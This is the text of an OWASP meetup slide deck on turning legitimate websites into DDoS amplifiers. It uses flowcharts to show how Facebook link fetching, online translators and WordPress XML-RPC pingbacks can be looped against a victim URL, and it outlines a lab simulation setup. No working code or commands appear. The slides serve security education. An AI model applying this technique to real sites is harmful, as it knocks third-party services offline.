TURNING LEGAL WEBSITE into DDoS TOOL

OWASP Jakarta Tech Day Meetup

Kalpin Erlangga Silaen

OWASP
The Open Web Application Security Project

DISCLAIMER

- Segala cara, tehnik, peragaan serta alat yang digunakan dalam sesi presentasi ini adalah untuk tujuan Pendidikan
- Penyalahgunaan dari sebagian atau keseluruhan cara, tehnik, peragaan, serta alat yang ditunjukkan dalam sesi presentasi ini diluar tanggung jawab instruktur/penulis.

About Me

OWASP
The Open Web Application Security Project


- Graduated of Master Information Technology, Swiss German University, 2016.
- Have been experience working with Solaris, FreeBSD, RedHat Linux, Slackware, SuSe since 1998.
- More than 8 years experience for penetration test project and digital forensic investigation.

XecureIT

PROBLEM STATEMENT

- Some legitimate websites can be used to retrieve contents from other websites
- Those legitimate websites does not have sufficient control for the respective features above
- The features of legitimate websites can be abused to launch Denial of Service (DoS) Attack toward other websites

BACKGROUND



3,632,675,640
Internet Users in the world

1,191,451,819
Total number of Websites

55,931,412,537
Emails sent today

1,252,508,160
Google searches today

1,171,273
Blog posts written today

158,156,360
Tweets sent today

1,438,447,156
Videos viewed today on YouTube

16,227,600
Photos uploaded today on Instagram


25,771,824
Tumblr posts today

Source: http://www.internetlivestats.com/

The growth of web application and user in the Internet, number of attacks also increased in terms of size and frequency in internet such as denial of services (DoS) (Arora et al., 2011)


DDoS ATTACK

OWASP
The Open Web Application Security Project




DDoS ATTACK - LAYER7

OWASP
The Open Web Application Security Project




THREAT ANALYSIS

Threat Analysis social media Facebook


start
Attacker Create Facebook's API
Looping
Attacker put the URL of victim
Is API's key expire?
Yes
No
Facebook fetch the content
Is victim down?
No
Yes
Stop


Threat Analysis web online translator


Start
User put URL to translate
Request Received by web online translator
Web online translator fetch content
Generate Unique ID
Translated each component
Rearrange after translation
Provide web translated content to user
Stop

THREAT ANALYSIS (CONT)


OWASP
The Open Web Application Security Project

Threat Analysis CMS Wordpress


Start
User/client construct XML request
Wordpress received XMLRPC request to ping an URL
Is URL target valid ?
Yes
No
URL is not valid
Is there valid or same post for pingback?
Yes
No
post invalid
Is pingback enable or already registered?
Yes
No
Send HTTP GET request to fetch URL target
Pingback already registered or not enabled
Pingback success
Stop

THE HONEYNET PROJECT

METHODOLOGY (REAL)



Real World Simulation Attack

start

Prepare victim as target

Prepare monitoring


Open Legal Website

Put victim's URL as a target


Send request to legal website

Repeat 5 times

Stop



HARDWARE SPECIFICATION



Functions	*CPU*	*Memory*	*HDD*
Victim	1 x E3-1230 v3 @ 3.30GHz	512 MB	20 GB
Victim's Monitoring	1 x E3-1230 v3 @ 3.30GHz	512 MB	20 GB
Wordpress-1	1 x CPU E5-2630L v2 @ 2.40GHz	512 MB	20 GB
Wordpress-2	1 x E5-2660 0 @ 2.20GHz	1 GB	30 GB
Wordpress-3	1 x @ 3.60 GHz	738 MB	16 GB
Wordpress-4	2 x E3-1241 v3 @ 3.50GHz	512 MB	16 GB
Wordpress-5	1 x E5520 @ 2.27GHz	512 MB	20 GB
Monitoring Attacker	1 x E5-2630L v2 @ 2.40GHz	1 GB	30 GB
